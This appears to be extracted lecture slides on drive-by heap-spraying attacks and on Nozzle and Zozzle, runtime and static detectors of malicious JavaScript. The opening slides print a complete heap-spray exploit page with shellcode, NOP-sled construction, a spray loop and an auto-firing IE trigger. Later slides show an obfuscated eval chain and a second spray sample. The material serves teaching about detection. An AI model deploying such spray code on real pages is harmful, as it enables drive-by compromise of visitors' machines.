
http://www.zdnet.com/2010/08/31/research/2009/07/actionscript_heap_spray.html

From http://www.zdnet.com/2010/08/31/research/2009/07/actionscript_heap_spray.html

Drive-By Attacks: How to



Drive-By Heap Exploit




```
<html>
<body>
  <button id='butid' onclick='trigger();' style='display:none' />
  <script>
```

// Shellcode

```
var shellcode=unescape( '%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33%ud9ce%u2474%u5ef4%u5633%u0D0D%u0D0D');
bigblock=unescape(“%u0D0D%u0D0D”);
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0x25000){nopsled=nopsled+nopsled+heapshell}
```

// Spray

```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

// Trigger

```
function trigger(){
  var varbdy = document.createElement('body');
  varbdy.addBehavior('#default#userData');
  document.appendChild(varbdy);
  try {
    for (iter=0; iter<10; iter++) {
      varbdy.setAttribute('s',window);
    }
  } catch(e){ }
  window.status+="";
}
document.getElementById('butid').onclick();
```

```
</script>
</body>
</html>
```



Summary: Nozzle & Zozzle



		Nozzle	Zozzle
Method	Runtime		Mostly static

25

Question of the day


What are the advantages and disadvantages of static vs. runtime analysis for malware detection?

Nozzle: Runtime Heap Spraying Detection



Local Malicious Object Detection


Is this object dangerous?



- Is this object code?
 - Code and data look the same on x86
- Focus on sled detection
 - Majority of object is sled
 - Spraying scripts build simple sleds
- Is this code a NOP sled?
 - Previous techniques do not look at heap
 - Many heap objects look like NOP sleds
 - 80% false positive rates using previous techniques
- Need stronger local techniques

Object Surface Area Calculation (1)


- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute “surface area” of each block



An example object from visiting google.com

Object Surface Area Calculation (2)

- Each block starts with its own size as weight
- Weights are propagated forward with flow
- Invalid blocks don't propagate
- Iterate until a fixpoint is reached
- Compute block with highest weight



An example object from visiting google.com

Nozzle Global Heap Metric

Normalize to (approx):
 $P(\text{jump will cause exploit})$

$NSA(H)$


obj



build CFG



dataflow



to|get|tr|ak

Compute threat of
single block

$SA(B_i)$

$SA(o)$

Compute threat of
single object

$SA(H)$

Compute threat
of entire heap



Nozzle Experimental Summary



0 False Positives

- Bing finds 1,000s of malicious sites using Nozzle
- 10 popular AJAX-heavy sites
- 150 top web sites



0 False Negatives

- Very few false positives
- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit
- Increased Bing's detection capability two-fold



Runtime Overhead

- As high as 2x without sampling
- 5-10% with sampling

Zozzle: Static Malware Detection Plan

Train a classifier to recognize malware

Start with thousands of **malicious** and **benign** labeled samples

Classify JavaScript code

Obfuscation

```
eval (""+0(2369522)+0(1949494)+0
(2288625)+0(648464)+0(2304124)+
0(2080995)+0(2020710)+0(2164958
)+0(2168902)+0(1986377)+0(22279
03)+0(2005851)+0(2021303)+0(646
435)+0(1228455)+0(644519)+0(234
6826)+0(2207788)+0(2023127)+0(2
306806)+0(1983560)+0(1949296)+0
(2245968)+0(2028685)+0(809214)+
0(680960)+0(747602)+0(2346412)+
0(1060647)+0(1045327)+0(1381007
)+0(1329180)+0(745897)+0(234140
4)+0(1109791)+0(1064283)+0(1128
719)+0(1321055)+0(748985)+...);
```




```
var l = function(x) {
    return String.fromCharCode(x);
}

var o = function(m) {
    return String.fromCharCode(
        Math.floor(m / 10000) / 2);
}

shellcode = unescape("%u54EB%u758B...");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
    bigblock += bigblock;
}
block = bigblock.substring(0,
    bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
    block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
    memory[x] = block + shellcode;
```

...

Runtime Deobfuscation via Code Unfolding)




Zozzle Training & Application

malicious
samples
(1K)




benign
samples
(7K)



Feature	P(malicious)
string:0c0c	0.99
function:hellcode	0.99
loop:memory	0.87
abcabcabcabc	0.80
try:activex	0.41
if:malw 7	0.33
abcabcabcabcabc	0.21
function:unescape	0.45
abcabcabcabcabc	0.55
loop:nop	0.95




Hierarchical Feature Extraction

